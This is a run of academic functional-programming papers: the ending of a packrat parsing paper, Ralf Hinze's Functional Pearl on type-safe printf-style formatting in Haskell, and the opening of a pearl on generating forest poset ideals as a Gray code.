in languages with extensible syntax [7] where grammar composition flexibility is important.

Although packrat parsing is simple enough to implement by hand in a lazy functional language, there would still be practical benefit in a grammar compiler along the lines of YACC in the C world or Happy [10] and Mímico [6] in the Haskell world. In addition to the parsing functions themselves, the grammar compiler could automatically generate the static “derivations” tuple type and the top-level recursive “tie-up” function, eliminating the problems of monadic representation discussed in Section 3.3. The compiler could also reduce iterative notations such as the popular ‘+’ and ‘\*’ repetition operators into a low-level grammar that uses only primitive constant-time operations, preserving the linear parse time guarantee. Finally, the compiler could rewrite left-recursive rules to make it easier to express left-associative constructs in the grammar.

One practical area in which packrat parsing may have difficulty and warrants further study is in parsing interactive streams. For example, the “read-eval-print” loops in language interpreters often expect the parser to detect at the end of each line whether or not more input is needed to finish the current statement, and this requirement violates the packrat algorithm’s assumption that the entire input stream is available up-front. A similar open question is under what conditions packrat parsing may be suitable for parsing infinite streams.

## 9 Conclusion

Packrat parsing is a simple and elegant method of converting a backtracking recursive descent parser implemented in a non-strict functional programming language into a linear-time parser, without giving up the power of unlimited lookahead. The algorithm relies for its simplicity on the ability of non-strict functional languages to express recursive data structures with complex dependencies directly, and it relies on lazy evaluation for its practical efficiency. A packrat parser can recognize any language that conventional deterministic linear-time algorithms can and many that they can’t, providing better composition properties and allowing lexical analysis to be integrated with parsing. The primary limitations of the algorithm are that it only supports deterministic parsing, and its considerable (though asymptotically linear) storage requirements.

## Acknowledgments

I wish to thank my advisor Frans Kaashoek, my colleagues Chuck Blake and Russ Cox, and the anonymous reviewers for many helpful comments and suggestions.

## 10 References

- [1] Stephen Robert Adams. *Modular Grammars for Programming Language Prototyping*. PhD thesis, University of Southampton, 1991.
- [2] Alfred V. Aho, Ravi Sethi, and Jeffrey D. Ullman. *Compilers: Principles, Techniques, and Tools*. Addison-Wesley, 1986.
- [3] Alfred V. Aho and Jeffrey D. Ullman. *The Theory of Parsing, Translation and Compiling - Vol. I: Parsing*. Prentice Hall, Englewood Cliffs, N.J., 1972.
- [4] Alexander Birman and Jeffrey D. Ullman. Parsing algorithms with backtrack. *Information and Control*, 23(1):1–34, Aug 1973.
- [5] Dmitri Bronnikov. *Free Yacc-able Java(tm) grammar*, 1998. <http://home.inreach.com/bronikov/grammars/java.html>.
- [6] Carlos Camarão and Lucília Figueiredo. A monadic combinator compiler compiler. In *5th Brazilian Symposium on Programming Languages*, Curitiba – PR – Brazil, May 2001. Universidade Federal do Paraná.
- [7] Luca Cardelli, Florian Matthes, and Martín Abadi. Extensible syntax with lexical scoping. Technical Report 121, Digital Systems Research Center, 1994.
- [8] Jeroen Fokker. Functional parsers. In *Advanced Functional Programming*, pages 1–23, 1995.
- [9] Bryan Ford. Packrat parsing: a practical linear-time algorithm with backtracking. Master’s thesis, Massachusetts Institute of Technology, Sep 2002.
- [10] Andy Gill and Simon Marlow. Happy: The parser generator for Haskell. <http://www.haskell.org/happy>.
- [11] Graham Hutton and Erik Meijer. Monadic parsing in Haskell. *Journal of Functional Programming*, 8(4):437–444, Jul 1998.
- [12] Lillian Lee. Fast context-free grammar parsing requires fast boolean matrix multiplication. *Journal of the ACM*, 2002. To appear.
- [13] Daan Leijen. Parsec, a fast combinator parser. <http://www.cs.uu.nl/~daan>.
- [14] Terence J. Parr and Russell W. Quong. Adding semantic and syntactic predicates to LL(k): pred-LL(k). In *Computational Complexity*, pages 263–277, 1994.
- [15] Terence J. Parr and Russell W. Quong. ANTLR: A predicated-LL(k) parser generator. *Software Practice and Experience*, 25(7):789–810, 1995.
- [16] Terence John Parr. *Obtaining practical variants of LL(k) and LR(k) for k > 1 by splitting the atomic k-tuple*. PhD thesis, Purdue University, Apr 1993.
- [17] Peter Pepper. LR parsing = grammar transformation + LL parsing: Making LR parsing more understandable and more efficient. Technical Report 99-5, TU Berlin, Apr 1999.
- [18] Daniel J. Salomon and Gordon V. Cormack. Scannerless NSLR(1) parsing of programming languages. In *Proceedings of the ACM SIGPLAN’89 Conference on Programming Language Design and Implementation (PLDI)*, pages 170–178, Jul 1989.
- [19] Kuo-Chung Tai. Noncanonical SLR(1) grammars. *ACM Transactions on Programming Languages and Systems*, 1(2):295–320, Oct 1979.
- [20] Masaru Tomita. *Efficient parsing for natural language*. Kluwer Academic Publishers, 1985.
- [21] M.G.J. van den Brand, J. Scheerder, J.J. Vinju, and E. Visser. Disambiguation filters for scannerless generalized LR parsers. In *Compiler Construction*, 2002.
- [22] Eelco Visser. Scannerless generalized-LR parsing. Technical Report P9707, Programming Research Group, University of Amsterdam, 1997.
- [23] Philip Wadler. How to replace failure by a list of successes: A method for exception handling, backtracking, and pattern matching in lazy functional languages. In *Functional Programming Languages and Computer Architecture*, pages 113–128, 1985.

# FUNCTIONAL PEARL

## *Formatting: a class act*

RALF HINZE

*Institute of Information and Computing Sciences, Utrecht University  
 P.O.Box 80.089, 3508 TB Utrecht, The Netherlands  
 (e-mail: ralf@cs.uu.nl)*

### 1 Introduction

When I was a student, Simula was one of the languages taught in introductory programming language courses and I vividly remember a sticker one of our instructors had attached to the door of his office, saying “Simula does it with class”. I guess the same holds for Haskell except that Haskell replaces classes by type classes.

Armed with singleton types, multiple-parameter type classes, and functional dependencies we reconsider a problem raised and solved by Danvy in a previous pearl (1998). The challenge is to implement a variant of C’s *printf* function, called *format* below, in a statically typed language. Here is an interactive session that illustrates the problem:

```
Main> :type format (lit "hello world")
String
Main> format (lit "hello world")
"hello world"
Main> :type format int
Int → String
Main> format int 5
"5"
Main> :type format (int ^ lit " is " ^ str)
Int → String → String
Main> format (int ^ lit " is " ^ str) 5 "five"
"5 is five".
```

The *format* directive *lit s* means emit *s* literally. The directives *int* and *str* instruct *format* to take an additional argument of the types *Int* and *String* respectively, which is then shown. The circumflex ‘ $\wedge$ ’ is used to concatenate two directives.

The type of *format* depends on its first argument, the format directive. In a language with dependent types, such as Cayenne (Augustsson, 1999), *format* is straightforward to implement. This pearl shows that *format* is equally straightforward to realize in a language like Haskell that allows the definition of values that depend on types. Our solution enjoys nice algebraic properties and is more direct than Danvy’s one (the relation between the two approaches is detailed in Sec. 5).

## 2 Preliminaries: functors

This section briefly reviews the categorical concept of a functor, which is at the heart of the Haskell implementation of *format*. For our purposes it is sufficient to think of a *functor* as a combination of a type constructor  $F$  of kind  $\star \rightarrow \star$  and a so-called *mapping function* that lifts a given function of type  $A \rightarrow B$  to a function of type  $F A \rightarrow F B$ . In Haskell, the concept of a functor is captured by the following class definition:<sup>1</sup>

```
class Functor F where
  map :: (A → B) → (F A → F B).
```

Instances of this class are supposed to satisfy the two *functor laws*:

$$\begin{aligned} \text{map } id &= id \\ \text{map } (\phi \cdot \psi) &= \text{map } \phi \cdot \text{map } \psi. \end{aligned}$$

Typical examples of functors are container types such as lists or trees. In these cases, the mapping function simply applies its first argument to each element of a given container, leaving its structure intact. However, the notion of functor is by no means restricted to container types. For instance, the functional type  $(A \rightarrow)$  for fixed  $A$  is a functor with the mapping function given by *post-composition*.<sup>2</sup>

```
instance Functor (A →) where
  map φ x = φ x
```

For this instance, the functor laws reduce to  $id \cdot x = x$  and  $(\phi \cdot \psi) \cdot x = \phi \cdot (\psi \cdot x)$ . The functor  $(A \rightarrow)$  will play a prominent rôle in the following sections. In addition, we require the *identity functor* and *functor composition*.

```
type Id A = A
instance Functor Id where
  map = id
type (F ∙ G) A = F (G A)
instance (Functor F, Functor G) ⇒ Functor (F ∙ G) where
  map = map ∙ map
```

Again, it is easy to see that the functor laws are satisfied. Furthermore, functor composition is associative and has the identity functor as a unit. As an aside, note that these instance declarations are not legal Haskell since *Id* and ‘∙’ are not data types defined by **data** or by **newtype**. A data type, however, introduces an additional data constructor which affects the readability of the code. Instead we employ **type** declarations as if they worked as **newtype** declarations. Sec. 6 describes the necessary amendments to make the code run under GHC or Hugs.

<sup>1</sup> We slightly deviate from Haskell’s lexical syntax: both type constructors and type variables are written with an initial upper-case letter (a type variable typically consists of a single upper-case letter) and both value constructors and value variables are written with an initial lower-case letter. This convention helps us to keep values and types apart.

<sup>2</sup> The so-called *operator section*  $(A \rightarrow)$  denotes the partial application of the infix operator ‘ $\rightarrow$ ’ to  $A$ .

### 3 Functional unparsing

The Haskell solution is developed in two steps. In this section we show how to define *format* as a *type-indexed value*. The following section then explains how to implement the type-indexed value using multiple-parameter type classes with functional dependencies.

Recall that the type of *format* depends on its first argument, the format directive. Clearly, we cannot define such a dependently typed function in Haskell if we represent directives by elements of a single data type, say,

```
data Dir = lit String | int | str | Dir ^ Dir.
```

However, using Haskell's type classes we can define values that depend on types. In order to utilize this feature we must arrange that each directive possesses a distinct type. To this end we introduce the following *singleton types*:

```
data LIT    = lit String
data INT   = int
data STR   = str
data D1 ^ D2 = D1 ^ D2.
```

Strictly speaking, *LIT* is not a singleton type since it accommodates more than one element. This is unproblematic, however, since the type of *format* does not depend on the argument of *lit*. Given these declarations, the directive *int ^ lit " is " ^ str*, for instance, has type *INT ^ LIT ^ STR*: the structure of the directive is mirrored at the type level. As an aside, note that the type constructor ‘ $\wedge$ ’, which takes singleton types to singleton types, is isomorphic to the type of pairs. We could have used pairs in the first place but the right-associative infix data constructor ‘ $\wedge$ ’ saves some parentheses.

We can now define *format* as a type-indexed value of type

```
format_D :: D → Format_D String.
```

That is, *format\_D* takes a directive of type *D* and returns ‘something’ of *String* where ‘something’ is determined by *D* in the following way:

```
Format_{D::*}      :: * → *
Format_{LIT} S     = S
Format_{INT} S     = Int → S
Format_{STR} S     = String → S
Format_{D_1 ^ D_2} S = Format_{D_1} (Format_{D_2} S).
```

The type *Format\_D* is a so-called *type-indexed type*, a type that depends on a type. It specifies for each of the directives the additional argument(s) *format* has to take. The most interesting clause is probably the last one: the arguments to be added for *D<sub>1</sub> ^ D<sub>2</sub>* are the arguments to be added for *D<sub>1</sub>* followed by the arguments to be added for *D<sub>2</sub>*. The crucial property of *Format\_D* is that it constitutes a functor.

This can be seen more clearly if we rewrite  $\text{Format}_D$  in a point-free style.

$$\begin{aligned}\text{Format}_{\text{LIT}} &= \text{Id} \\ \text{Format}_{\text{INT}} &= (\text{Int} \rightarrow) \\ \text{Format}_{\text{STR}} &= (\text{String} \rightarrow) \\ \text{Format}_{D_1 \cdot D_2} &= \text{Format}_{D_1} \cdot \text{Format}_{D_2}\end{aligned}$$

The implementation of  $\text{format}$  is straightforward except perhaps for the last case.

$$\begin{aligned}\text{format}_D &\quad :: D \rightarrow \text{Format}_D \text{ String} \\ \text{format}_{\text{LIT}} (\text{lit } s) &= s \\ \text{format}_{\text{INT}} \text{ int} &= \lambda i \rightarrow \text{show } i \\ \text{format}_{\text{STR}} \text{ str} &= \lambda s \rightarrow s \\ \text{format}_{D_1 \cdot D_2} (d_1 \cdot d_2) &= \text{format}_{D_1} d_1 \diamond \text{format}_{D_2} d_2\end{aligned}$$

So  $\text{format}_{\text{INT}} \text{ int}$  is just the  $\text{show}$  function and  $\text{format}_{\text{STR}} \text{ str}$  is just the identity on  $\text{String}$ . It remains to define the operator ‘ $\diamond$ ’, which takes an  $F \text{ String}$  and a  $G \text{ String}$  to a  $(F \cdot G) \text{ String}$ . We know that  $F = \text{Format}_{D_1}$  and  $G = \text{Format}_{D_2}$  but this does not get us any further. The only assumption we may safely take is that  $F$  and  $G$  are functorial. Fortunately, using the mapping function on  $F$  we can turn a value of type  $F \text{ String}$  into a value of type  $F(G \text{ String})$  provided we supply a function that takes a  $\text{String}$ , say,  $s$  to a value of type  $G \text{ String}$ . We can define a function of the desired type using the mapping function on  $G$  provided we supply a function that takes a string, say,  $t$  to some resulting string. Now, since we have to concatenate the ‘output’ produced by the two arguments of ‘ $\diamond$ ’, the resulting string must be  $s + t$ .

$$\begin{aligned}(\diamond) &\quad :: (\text{Functor } F, \text{Functor } G) \Rightarrow F \text{ String} \rightarrow G \text{ String} \rightarrow (F \cdot G) \text{ String} \\ f \diamond g &= \text{map}_F (\lambda s \rightarrow \text{map}_G (\lambda t \rightarrow s + t) g) f\end{aligned}$$

The operator ‘ $\diamond$ ’ enjoys nice algebraic properties: it is associative and has the empty string, “” ::  $\text{Id String}$ , as a unit. The proof of these properties makes use of the functor laws and the fact that  $(\text{String}, +, "")$  forms a monoid. That said it becomes clear that the construction can be readily generalized to arbitrary monoids. As an example, for reasons of efficiency one might want to replace  $(\text{String}, +, "")$  by  $(\text{ShowS}, \cdot, \text{id})$ , which features constant-time concatenation.

#### 4 Functional unparsing in Haskell

How can we implement the type-indexed value  $\text{format}_D :: D \rightarrow \text{Format}_D \text{ String}$  using Haskell’s type classes? Clearly, a singleton parameter class won’t do since both  $D$  and  $\text{Format}_D$  vary. We are forced to introduce a two argument class that additionally abstracts away from  $\text{Format}_D$  assigning  $\text{format}$  the general type  $D \rightarrow F \text{ String}$ . This type is, however, too general since now  $D$  and  $F$  may vary independently of each other. This additional ‘flexibility’ is, in fact, not very welcome since it gives rise to severe problems of ambiguity. Fortunately, *functional dependencies* (Jones,

2000) save the day as they allow us to capture the fact that  $F$  is determined by  $D$ .

```
class (Functor F)  $\Rightarrow$  Format D F |  $D \rightarrow F$  where
  format ::  $D \rightarrow F$  String
```

The functional dependency  $D \rightarrow F$  (beware, this is not the function space arrow) constrains the relation to be functional: if there are instances  $\text{Format } D_1 F_1$  and  $\text{Format } D_2 F_2$ , then  $D_1 = D_2$  implies  $F_1 = F_2$ . Note that  $F$  is additionally restricted to be an instance of *Functor*. It remains to supply for each directive  $D$  an instance declaration of the form **instance**  $\text{Format } D (\text{Format}_D)$  **where**  $\text{format} = \text{format}_D$ .

```
instance Format LIT Id where
  format (lit s) = s
instance Format INT (Int →) where
  format int =  $\lambda i \rightarrow \text{show } i$ 
instance Format STR (String →) where
  format str =  $\lambda s \rightarrow s$ 
instance ( $\text{Format } D_1 F_1, \text{Format } D_2 F_2 \Rightarrow \text{Format } (D_1 \wedge D_2) (F_1 \cdot F_2)$ ) where
  format ( $d_1 \wedge d_2$ ) = format d1  $\diamond$  format d2
```

In implementing the specification of Sec. 3 we have simply replaced a type function by a functional type relation. Before we proceed let us take a look at an example translation.

```
format (int  $\wedge$  lit " is "  $\wedge$  str)
= { definition of format }
  show  $\diamond$  " is "  $\diamond$  id
= { definition of '◊' }
   $\text{map}_{\text{Int} \rightarrow} (\lambda s \rightarrow \text{map}_{\text{Id}} (\lambda t \rightarrow \text{map}_{\text{String} \rightarrow} (\lambda u \rightarrow s \mathbin{++} t \mathbin{++} u) \text{ id})" is ") show$ 
= { definition of  $\text{map}_{A \rightarrow}$  and  $\text{map}_{\text{Id}}$  }
   $(\lambda s \rightarrow (\lambda t \rightarrow (\lambda u \rightarrow s \mathbin{++} t \mathbin{++} u) \cdot \text{id})" is ") \cdot show$ 
= { algebraic simplifications and  $\beta$ -conversion }
   $\lambda i \rightarrow \lambda u \rightarrow \text{show } i \mathbin{++} " is " \mathbin{++} u$ 
```

We obtain exactly the function one would have written by hand. Note that simplifications along these lines can always be performed at compile time since the first argument of *format* is essentially static (apart from *lit*'s string argument).

## 5 Back to continuation-passing style

It is instructive to compare our solution to the original one by Danvy (1998), which makes use of a *continuation* and an *accumulating argument*. Phrased as a Haskell type class, Danvy's solution reads:

```
class Format' D F |  $D \rightarrow F$  where
  format' ::  $\forall A. D \rightarrow (\text{String} \rightarrow A) \rightarrow (\text{String} \rightarrow F A)$ 
```

```

instance Format' LIT Id where
  format' (lit s) =  $\lambda\kappa\ out \rightarrow \kappa\ (out + s)$ 
instance Format' INT (Int  $\rightarrow$ ) where
  format' int =  $\lambda\kappa\ out \rightarrow \lambda i \rightarrow \kappa\ (out + show\ i)$ 
instance Format' STR (String  $\rightarrow$ ) where
  format' str =  $\lambda\kappa\ out \rightarrow \lambda s \rightarrow \kappa\ (out + s)$ 
instance (Format' D1 F1, Format' D2 F2)  $\Rightarrow$  Format' (D1  $\wedge$  D2) (F1  $\cdot$  F2) where
  format' (d1  $\wedge$  d2) =  $\lambda\kappa\ out \rightarrow format'\ d_1\ (format'\ d_2\ \kappa)\ out$ 
format :: (Format' D F)  $\Rightarrow$  D  $\rightarrow$  F String
format d = format' d id "".

```

Two remarks are in order. First, the instances do not require mapping functions, which explains why *Format'* is not declared a subclass of *Functor*, though morally the second argument of *Format'* is a functor. Second, *format'* ( $d_1 \wedge d_2$ ) can be simplified to *format'*  $d_1 \cdot$  *format'*  $d_2$ , where ‘ $\cdot$ ’ is ordinary function composition. We will take these points up again in the following section.

So we interpret *format d* by values of type *F String* whereas Danvy employs values of type  $\forall A. (A \rightarrow String) \rightarrow (A \rightarrow F String)$ . An obvious question is, of course, whether the two approaches are equivalent. Here are functions that convert to and fro:

$$\begin{aligned}\alpha\ d &= \lambda\kappa\ out \rightarrow map\ (\lambda s \rightarrow \kappa\ (out + s))\ d \\ \gamma\ d' &= d' id\ "".\end{aligned}$$

The coercion function  $\alpha$  introduces a continuation and an accumulating string, while  $\gamma$  supplies an initial continuation and an empty accumulating string.

It is easy to see that  $\gamma \cdot \alpha = id$ :

$$\begin{aligned}\gamma(\alpha d) &= \{ \text{definition of } \gamma \text{ and } \alpha \} \\ &\quad (\lambda\kappa\ out \rightarrow map\ (\lambda s \rightarrow \kappa\ (out + s))\ d)\ id\ "" \\ &= \{ \beta\text{-conversion} \} \\ &\quad map\ (\lambda s \rightarrow id\ (" + s))\ d \\ &= \{ \text{algebraic simplifications} \} \\ &\quad map\ id\ d \\ &= \{ \text{functor laws} \} \\ &\quad d.\end{aligned}$$

When we try to prove the converse,  $\alpha \cdot \gamma = id$ ,

$$\begin{aligned}\alpha(\gamma d') &= \{ \text{definition of } \alpha \text{ and } \gamma \} \\ &\quad \lambda\kappa\ out \rightarrow map\ (\lambda s \rightarrow \kappa\ (out + s))\ (d' id\ ""),\end{aligned}$$

we are immediately stuck. There is no obvious way to simplify the final expression. Note, however, that  $d'$  has a polymorphic type, so we can appeal to the *parametricity theorem* (Wadler, 1989). The ‘free theorem’ for  $d' :: \forall A. (String \rightarrow A) \rightarrow (String \rightarrow F A)$  is that for all  $\phi :: A_1 \rightarrow A_2$  and for all  $\epsilon :: String \rightarrow A_1$ ,

$$map\ \phi \cdot d' \epsilon = d'(\phi \cdot \epsilon). \tag{1}$$

Loosely speaking, this rule allows us to shift a part of the continuation to the left. Continuing the proof we obtain:

$$= \{ \text{parametricity (1): } \phi = \lambda s \rightarrow \kappa (\text{out} ++ s) \text{ and } \epsilon = \text{id} \}$$

$$\lambda \kappa \text{ out} \rightarrow d' (\lambda s \rightarrow \kappa (\text{out} ++ s)) "".$$

We are stuck again. This time we require a rule that allows us to shift a part of the continuation to the right. Let us assume for the moment that for all  $\epsilon :: \text{String} \rightarrow A$  and for all  $\sigma :: \text{String} \rightarrow \text{String}$ ,

$$d' (\epsilon \cdot \sigma) = d' \epsilon \cdot \sigma. \quad (2)$$

Given this property, we can finish the proof:

$$= \{ \text{proof obligation (2): } \epsilon = \kappa \text{ and } \sigma = \lambda s \rightarrow \text{out} ++ s \}$$

$$\lambda \kappa \text{ out} \rightarrow d' (\lambda s \rightarrow \kappa s) (\text{out} ++ "")$$

$$= \{ \text{algebraic simplifications and } \eta\text{-conversion} \}$$

$$d'.$$

It remains to establish the proof obligation. Perhaps unsurprisingly, it turns out that the rule does not hold in general. The problem is that the accumulating argument has a too concrete type: it is a string, which we can manipulate at will. In the following instance, for example, the accumulator is replaced by an empty string.

```
data CANCEL = cancel
instance Format' CANCEL Id where
    format' cancel =  $\lambda \kappa \text{ out} \rightarrow \kappa ""$ 
```

The effect of *cancel* is to discard the string produced by the directives to its left.

```
Main> format' (int ^ lit " is " ^ cancel ^ str) 5 "five"
"five"
```

One might argue that the ability to define such a directive is an unwanted consequence of switching to continuation passing style. In that sense, rule (2) is really a proof obligation for the programmer. As a closing remark, note that we can achieve a similar effect in our setting using a ‘forgetful’ variant of ‘ $\diamond$ ’:

$$f \triangleright g = \text{map} (\lambda s \rightarrow \text{map} (\lambda t \rightarrow t) g) f$$

$$f \triangleleft g = \text{map} (\lambda s \rightarrow \text{map} (\lambda t \rightarrow s) g) f.$$

## 6 Applying a functor

Let us finally turn the code of Sec. 4 into an executable Haskell program (for consistency, we stick to the lexical conventions of Sec. 2). Recall that the instance declarations involving the type synonyms *Id* and ‘ $\cdot$ ’ are not legal since type synonyms must not be partially applied. Therefore, we are forced to introduce the two types via **newtype** declarations:

```
newtype Id A = ide A
newtype (F  $\cdot$  G) A = com (F (G A)).
```

Alas, now  $Id$  and ‘ $\cdot$ ’ are new distinct types. In particular, the identities  $Id\ A = A$  and  $(F \cdot G)\ A = F\ (G\ A)$  do not hold any more: the type of  $format$  ( $int \cdot lit \cdot is \cdot str$ ) is  $((Int \rightarrow) \cdot Id \cdot (String \rightarrow))\ String$  rather than  $Int \rightarrow String \rightarrow String$ . In order to obtain the desired type we have to apply the functor  $(Int \rightarrow) \cdot Id \cdot (String \rightarrow)$  to the type  $String$ . This type transformation is implemented by the following three parameter type class:

```
class (Functor F) ⇒ Apply F A B | F A → B where
    apply      :: F A → B
instance Apply (A →) B (A → B) where
    apply      = id
instance Apply Id A A where
    apply (ide a) = a
instance (Apply G A B, Apply F B C) ⇒ Apply (F ∙ G) A C where
    apply (com x) = apply (map apply x).
```

The intention is that the type relation  $Apply\ F\ A\ B$  holds iff  $F\ A = B$ . Consequently,  $B$  is uniquely determined by  $F$  and  $A$ , which is expressed by the functional dependency  $F\ A \rightarrow B$  (again, do not confuse the dependency with a functional type). The class method  $apply$  always equals the identity function since a **newtype** has the same representation as the underlying type. Now, renaming the class method of  $Format$  to  $formatx$  we arrive at the true definition of  $format$ :

```
format   :: (Format D F, Apply F String A) ⇒ D → A
format d = apply (formatx d).
```

## 7 Haskell can do it (almost) without type classes

Given the title of the pearl this final twist is perhaps unexpected. We can quite easily eliminate the  $Format$  class by specializing  $format$  to the various types of directives: for each  $d :: D$  we introduce a new directive  $\underline{d} :: Format_D\ String$  given by  $\underline{d} = formatx\ d$ —we omit the underlining in the sequel and just reuse the original names.

```
lit       :: String → Id String
lit s     = ide s
int      :: (Int →) String
int      = λi → show i
str      :: (String →) String
str      = λs → s
format   :: (Apply F String A) ⇒ F String → A
format d = apply d
formatIO :: (Apply F (IO ()) A) ⇒ F String → A
formatIO d = apply (map putStrLn d)
```

So  $int$  is just  $show$  (albeit with a less general type),  $str$  is just  $id$ , and  $format$  is just  $apply$  (again with a less general type). Furthermore, instead of ‘ $\wedge$ ’ we use ‘ $\diamond$ ’.

We have also defined a variant of *format* that outputs the string to the standard output device. This function nicely demonstrates how to define one's own variable-argument functions on top of *format*. Here is an example session that illustrates the use of the new unparsing combinators:

```
Main> :type (int `diamond` lit " is " `diamond` str)
((Int ->) · Id · (String ->)) String
Main> :type format (int `diamond` lit " is " `diamond` str)
Int -> String -> String
Main> format (int `diamond` lit " is " `diamond` str) 5 "five"
"5 is five"
Main> format (show `diamond` lit " is " `diamond` show) 5 "five"
"5 is \"five\""
Main> format (lit "sum " `diamond` show `diamond` lit " = " `diamond` show) [1..10] (sum [1..10])
"sum [1,2,3,4,5,6,7,8,9,10] = 55".
```

Note the use of *show* in the last two examples. In fact, we can now seamlessly integrate Haskell's predefined unparsing function with our own routines. As an illustration, consider the following directive for unparsing a list of values:

<i>list</i>	$:: (A \rightarrow) String \rightarrow ([A] \rightarrow) String$
<i>list d []</i>	$= "[]"$
<i>list d (a : as)</i>	$= "[" ++ d a ++ rest as$
<b>where</b> <i>rest []</i>	$= "]"$
<i>rest (a : as)</i>	$= ", " ++ d a ++ rest as.$

To format a string, for instance, we can now either use the directive *str* (emit the string literally), *show* (put the string in quotes), or *list show* (show the string as a list of characters). Likewise, for formatting a list of strings we can choose between *show*, *list str*, *list show*, or *list (list show)*.

Can we also get rid of *Id*, ‘·’ and consequently of the class *Apply*? Unfortunately, the answer is in the negative. Though all directives possess legal Haskell 98 types, Haskell's kinded first-order unification gets in the way when we combine the directives. Loosely speaking, the **newtype** constructors are required to direct the type checker. Interestingly, Danvy's solution seems to require a less sophisticated type system: the combinators possess ordinary Hindley-Milner types. However, this comes at the expense of type safety as a closer inspection reveals. The critical combinator is the one for concatenating directives, which possesses the following rank-2 type (consider the instance declaration for ‘^’ in Sec. 5):

$$\begin{aligned} (\cdot) &:: \forall F\ G\ .\ (\forall X\ .\ (String \rightarrow X) \rightarrow (String \rightarrow F\ X)) \\ &\quad \rightarrow (\forall Y\ .\ (String \rightarrow Y) \rightarrow (String \rightarrow G\ Y)) \\ &\quad \rightarrow (\forall Z\ .\ (String \rightarrow Z) \rightarrow (String \rightarrow F\ (G\ Z))). \end{aligned}$$

Since ‘·’ amounts to function composition we can generalize (or rather, weaken) the

type to

$$\begin{aligned} (\cdot) :: \forall A B C . (B \rightarrow C) \\ \rightarrow (A \rightarrow B) \\ \rightarrow (A \rightarrow C). \end{aligned}$$

Since Danvy's combinators furthermore do not employ mapping functions, they can be made to run in a language with a Hindley-Milner type system. Of course, weakening the types has the immediate drawback that, for instance, the non-sensible call *format* (*const* · *length* · *run*) where *run k = k "*" is well-typed.

## 8 Summary and further reading

Do you have a similar problem that involves capturing dependent types in Haskell? Here is a brief summary of the overall construction. Let us assume that we are given a dependently typed function  $f :: (t :: T) \rightarrow F t$  where  $F :: T \rightarrow \star$  is the dependent type. The central step is to lift the elements of  $T$  to the type level such that for every element  $t$  of  $T$  there is a corresponding type  $\bar{t}$ . Through the lifting we obtain a family of functions  $f_{\bar{t}} :: \bar{t} \rightarrow F_{\bar{t}}$  and a family of types  $F_{\bar{t}} :: \star$  both indexed by type. These families can be immediately represented in Haskell using a two argument type class with a functional dependency. If the function  $f$  is defined by structural recursion, then each equation gives rise to an instance declaration (the corresponding equation of the dependent type  $F$  goes into the instance head albeit in a relational form).

Do you want to delve deeper into the world of singleton types, multiple-parameter type classes, and functional dependencies? In this case, I recommend reading (Hallgren, 2001; Neubauer *et al.*, 2001; Gasbichler *et al.*, 2002; McBride, 2002).

## 9 Acknowledgements

Thanks are due to Dave Clarke, Johan Jeuring, Andres Löh, Doaitse Swierstra, Peter Thiemann, and Stephanie Weirich for their comments on a previous draft of this paper.

## References

- Augustsson, L. (1999) Cayenne – a language with dependent types. *SIGPLAN Notices* **34**(1):239–250.
- Danvy, O. (1998) Functional unparsing. *J. Functional Programming* **8**(6):621–625.
- Gasbichler, M., Neubauer, M., Sperber, M. and Thiemann, P. (2002) Functional logic overloading. *Proceedings of the 29th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL' 02), Portland, Oregon, January 16–18.*
- Hallgren, T. (2001) Fun with functional dependencies. *Proceedings of the Joint CS/CE Winter Meeting*, pp. 135–145. Department of Computing Science, Chalmers, Göteborg, Sweden.
- Jones, M. P. (2000) Type classes with functional dependencies. Smolka, G. (ed), *Proceedings of the 9th European Symposium on Programming, ESOP 2000, Berlin, Germany*. Lecture Notes in Computer Science 1782, pp. 230–244. Springer-Verlag.

- McBride, C. (2002) Faking it (simulating dependent types in Haskell). *J. Functional Programming*. to appear.
- Neubauer, M., Thiemann, P., Gasbichler, M. and Sperber, M. (2001) A functional notation for functional dependencies. Hinze, R. (ed), *Proceedings of the 2001 ACM SIGPLAN Haskell Workshop, Firenze, Italy*, pp. 101–120. The preliminary proceedings appeared as a University of Utrecht technical report, UU-CS-2001-23.
- Wadler, P. (1989) Theorems for free! *The Fourth International Conference on Functional Programming Languages and Computer Architecture (FPCA '89), London, UK*, pp. 347–359. Addison-Wesley Publishing Company.

## FUNCTIONAL PEARL

### *Producing All Ideals of a Forest, Functionally*

JEAN-CHRISTOPHE FILLIÂTRE\*

*Laboratoire de Recherche en Informatique,  
Université Paris Sud,  
91405 Orsay Cedex, France*

FRANÇOIS POTTIER†

*INRIA Rocquencourt  
B.P. 105  
78153 Le Chesnay Cedex, France*

---

#### Abstract

We present functional implementations of Koda and Ruskey’s algorithm for generating all ideals of a forest poset as a Gray code. Using a continuation-based approach, we give an extremely concise formulation of the algorithm’s core. Then, in a number of steps, we derive a first-order version whose efficiency is comparable to that of a C implementation given by Knuth.

---

#### 1 Introduction

It is sometimes said that functional programming languages are inherently less efficient than their imperative counterparts. Today, such an opinion has become a stereotype without substance. Yet, we still confront it regularly, and must provide convincing “practical” evidence. In this paper, we show how a complex algorithm, heretofore presented only in an imperative form, can be expressed in a programming language equipped with first-class functions. We obtain code that is more concise, significantly easier to prove correct, yet equally efficient as the original. Then, we derive a first-order version of our code, which can be easily implemented in C, if desired.

The algorithm we are interested in is due to Y. Koda and F. Ruskey (Koda & Ruskey, 1993). It enumerates the ideals of certain finite partially ordered sets—namely, those whose Hasse diagram is a forest—as a Gray code. In general, a Gray code is a sequence of words such that two consecutive words differ by only one letter. A widely studied particular case consists in enumerating all binary integers, from  $00\cdots 0$  to  $11\cdots 1$ , as a Gray code. Gray codes find application in mathematics, electrical engineering, optics, scheduling, network reliability, etc. In fact, a

\* (e-mail: Jean-Christophe.Filliatre@lri.fr)

† (e-mail: Francois.Pottier@inria.fr)




Fig. 1. Koda and Ruskey's algorithm applied to the forest (1).

